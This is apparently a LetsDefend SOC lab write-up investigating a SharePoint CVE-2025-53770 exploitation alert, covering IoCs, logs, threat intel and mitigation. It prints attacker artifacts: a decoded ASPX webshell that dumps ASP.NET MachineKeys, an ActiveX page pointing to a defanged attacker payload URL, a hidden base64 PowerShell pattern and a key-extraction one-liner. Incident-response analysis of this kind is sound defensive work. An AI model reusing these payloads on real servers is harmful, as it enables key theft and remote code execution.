

LetsDefend Alert - Event ID 320

Alert

EventID: 320
Event Time: Jul, 22, 2025, 01:07 PM
Rule: SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
Level: Security Analyst
Hostname: SharePoint01
Source IP Address: 107.191.58.76
Destination IP Address: 172.16.20.17
HTTP Request Method: POST
Requested URL: /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx
User-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101
Firefox/120.0
Referer: /_layouts/SignOut.aspx
Content-Length: 7699
Alert Trigger Reason:
Suspicious unauthenticated POST request targeting ToolPane.aspx with large payload size and spoofed referer indicative of CVE-2025-53770 exploitation.
Device Action: Allowed

CVE-2025-53770

Description

CVE-2025-53770 involves the deserialization of untrusted data in on-premises Microsoft SharePoint Servers allowing an unauthorized attacker to execute code over a network.

🗉 Quote

CVSS v3.1 Severity and Metrics:

Base Score: 9.8 CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

<https://nvd.nist.gov/vuln/detail/CVE-2025-53770>

IoC

There is very handy list of IoCs on the *Canadian Centre for Cyber Security* website:

Quote

- Verify the presence of the following file:
C:\PROGRA~1\COMMON~1\MICROS~1\WEBSE~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx , SHA256:
92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
- Monitor IIS logs for POST requests to:
 - /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx
 - with a HTTP referer of /_layouts/SignOut.aspx
- Verify network logs for scanning or exploitation attempts from IPs:
 - 107.191.58[.]76, 104.238.159[.]149, 96.9.125[.]147
- Check for presence of file SHA256 hashes that may indicate compromise:
 - 4a02a72aedc3356d8cb38f01f0e0b9f26ddc5ccb7c0f04a561337cf24aa84030
 - b39c14becb62aeb55df7fd55c814afbb0d659687d947d917512fe67973100b70
 - fa3a74a6c015c801f5341c02be2cbdfb301c6ed60633d49fc0bc723617741af7
 - 27c45b8ed7b8a7e5fff473b50c24028bd028a9fe8e25e5cea2bf5e676e531014
 - 8d3d3f3a17d233bc8562765e61f7314ca7a08130ac0fb153ffd091612920b0f2
 - b336f936be13b3d01a8544ea3906193608022b40c28dd8f1f281e361c9b64e93
 - f917e0fd57784e40d9a41069f30b2b5cf83db29b52072c308ff030eaf1fcd764

<https://www.cyber.gc.ca/en/alerts-advisories/al25-009-vulnerability-impacting-microsoft-sharepoint-server-cve-2025-53770>

PoC

The following PoCs provide insight into the exploitation flow and attacker tradecraft:

<https://github.com/kaizensecurity/CVE-2025-53770>

<https://github.com/MuhammadWaseem29/CVE-2025-53770>

Analysis

Network Logs

Network logs confirm communication with the IP address 107[.]191[.]58[.]76.

The address is listed among the known IoCs.

The log timestamp matches the alert time.

New Search

Source Address equals "107.191.58.76"

✓ 1 events (before Jul, 22, 2025, 01:07 PM UTC)

> Show Fields

ⓘ

Event

time	Jul, 22, 2025, 01:07 PM
^ Raw Log	
Request	POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/_layouts/15/ToolPane.aspx HTTP/1.1
Host	107.191.58.76
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Content-Length	7699
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding	gzip, deflate, br
Connection	close
Content-Type	application/x-www-form-urlencoded
Referer	/_layouts/SignOut.aspx

1 row selected

The logs reveal additional IoCs:

- POST request to `/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/_layouts/15/ToolPane.aspx`
- HTTP referer `/_layouts/SignOut.aspx`

EDR Logs

Network Logs

Host network logs also contain traces of communication with the malicious IP address.

Hostname: SharePoint01

Domain: LetsDefend

IP Address: 172.16.20.17

Bit Level: 64

OS: Windows Server 2019

Primary User: LetsDefend

Client/Server: Server

Last Login: Jul, 23, 2025, 01:41 PM

Containment:

Host Contained

Processes 27

Network Action 29

Terminal History 4

Browser History 0

Results: 40

EVENT TIME

DESTINATION DOMAIN/IP ADDRESS

Jul 22 2025 13:08:04

107.191.58.76

Processes

The executable associated with PID 9910 has the SHA256 hash:
92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

The hash matches the one on IoC list.

172.16.20.17

SharePoint01
172.16.20.17

Event Time : 2025-07-22 13:07:29.000

Process ID : 9910

Image Path : C:\Windows\System32\cmd.exe

Hash : 92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

Process User : IIS APPPOOL\SharePoint - 80

Parent Name : csc.exe

Parent Path : C:\Windows\Microsoft.I



Command Line : cmd.exe /c echo <V

2025-07-22 13:07:34.000

COMMAND LINE

cmd.exe /c echo <WebShell> > C:\Program Files\Common Files\Microsoft Share
d\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx

The process with PID 9876 executed a base64-encoded payload containing ASPX server-side code:



Note

Classic Living Off The Land (LOTL) execution technique:

```
powershell -nop -w hidden -e <base64>
```

- nop skips loading the user's PowerShell profile
- w hidden spawns the PowerShell without visible console to the user
- e accepts and executes base64-encoded command string

Decoded command string:


```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static |
System.Reflection.BindingFlags.NonPublic);
        var cg =
(System.Web.Configuration.MachineKeySection)gac.Invoke(null, new object[0]);

Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+c
g.Decryption+"|"+cg.CompatibilityMode);
    }
</script>
```

This payload extracts and outputs the ASP.NET MachineKey configuration, including validation and decryption keys used by ASP.NET for authentication, ViewState protection and cryptographic operations.

Terminal History

Terminal history contains another instance of the previously observed base64-encoded payload, along with an additional malicious ASPX page:



This activity writes a malicious ASPX file into a legitimate SharePoint layouts directory, enabling attacker-controlled content to be served from a trusted application path.

The malicious ASPX page content:

```
<form runat="server">
  <object classid="clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11">
    <param name="Command" value="Redirect">
    <param name="Button" value="Test">
    <param name="Url"
value="hxxp[://][107][.]191[.]58[.]76/payload[.]exe">
  </object>
</form>
```

The page is saved in the following location:

```
C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx
```

The ASPX page abuses **ActiveX** to trigger a redirect to a remote executable (payload.exe)

Other malicious commands:

Compiling file payload.cs to payload.exe :

```
csc.exe /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\payload.cs
```

Extracting ASP.NET Machine Keys from the system configuration:

```
powershell.exe -Command "[System.Web.Configuration.MachineKeySection]::GetApplicationConfig()"
```

Threat Intel

The malicious nature of the IP address and file hash is also confirmed by the following CTI platforms:

LetsDefend

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Jul, 22, 2025, 06:30 PM	IP	107.191.58.76	CVE-2025-53770	OnlyHunt

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Jul, 22, 2025, 06:29 PM	Hash	92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed82...	CVE-2025-53770	OnlyHunt

VirusTotal

<https://www.virustotal.com/gui/ip-address/107.191.58.76>

12 / 92

Community Score

-9

12/92 security vendors flagged this IP address as malicious

107.191.58.76 (107.191.32.0/19)

AS 20473 (The Constant Company, LLC)

US

Last Analysis Date 1 day ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 35

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

ADMINUSLabs	Malicious	alphaMountain.ai	Phishing
BitDefender	Malware	Chong Lua Dao	Malicious
CyRadar	Malware	ESTsecurity	Malicious
Fortinet	Phishing	G-Data	Malware
Lionic	Malware	SOCRadar	Malware
Sophos	Malicious	Webroot	Malicious
Forcepoint ThreatSeeker	Suspicious	Abusix	Clean
Acronis	Clean	AILabs (MONITORAPP)	Clean
AlienVault	Clean	Antiy-AVL	Clean
Blueliv	Clean	Certego	Clean
CINS Army	Clean	CMC Threat Intelligence	Clean

<https://www.virustotal.com/gui/file/92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514>

92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

39 / 55
Community Score -76

39/55 security vendors flagged this file as malicious

Reanalyze Similar More

92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
spinstall0.aspx

Size 756 B Last Analysis Date 2 days ago

html long-sleeps cve-2025-53770 detect-debug-environment checks-disk-space attachment exploit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 22+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.webshell/msil Threat categories trojan Family labels webshell msil toolshell

Security vendors' analysis

AhnLab-V3	Exploit/ASP.Shell.SC289272	AliCloud	Trojan:MSIL/WebShell.JB
ALYac	Trojan.Script.MalWebShell	Antiy-AVL	Trojan/MSIL.WebShell
Arcabit	Trojan.ToolShell.C	Avira (no cloud)	TR/Agent.jiglj
BitDefender	Trojan.ToolShell.C	Bkav Pro	W32.Common.1E655755
ClamAV	Asp.WebShell.SharpyShell-10056352-3	CTX	Asp.trojan.msil
Cynet	Malicious (score: 99)	DrWeb	ASP.Shell.113
Emsisoft	Trojan.ToolShell.C (B)	eScan	Trojan.ToolShell.C
ESET-NOD32	MSIL/WebShell.JS Trojan	Fortinet	HTML/Sharept.RCEltr
GData	Script.Backdoor.WebShell.R	Google	Detected

Conclusion

The investigation confirmed indicators consistent with exploitation attempts targeting CVE-2025-53770 on the SharePoint server.

Multiple known IoCs were identified, including:

- Malicious POST requests to the vulnerable `ToolPane.aspx` endpoint
- The spoofed `SignOut.aspx` referer
- Communication with a known malicious IP address
- Presence of the malicious `spinstall0.aspx` file
- Execution of payloads designed to extract ASP.NET MachineKeys

The evidence strongly suggests successful exploitation activity and attempted post-exploitation payload delivery on the affected SharePoint host.

Immediate containment, forensic acquisition, patching, and ASP.NET MachineKey rotation are recommended.

Mitigation

There is a detailed guide for mitigation of the vulnerability on *Microsoft* website:

Quote

1. Use supported versions of on-premises SharePoint Server
2. Apply the latest security updates.
3. Deploy Microsoft Defender for Endpoint protection, or equivalent threat solutions
4. Ensure the Antimalware Scan Interface (AMSI) is turned on and configured correctly, with an appropriate antivirus solution such as Defender Antivirus
5. Rotate SharePoint Server ASP.NET machine keys

<https://www.microsoft.com/en-us/msrc/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770>

Artifacts

IP address: 107[.]191[.]58[.]76

URL: hxxp[://]107[.]191[.]58[.]76/payload[.]exe

SHA256 hash: 92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

Path: /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx

HTTP Referer: /_layouts/SignOut.aspx

Find More Writeups Here

Info

<https://robjar101.gitlab.io/secstash/>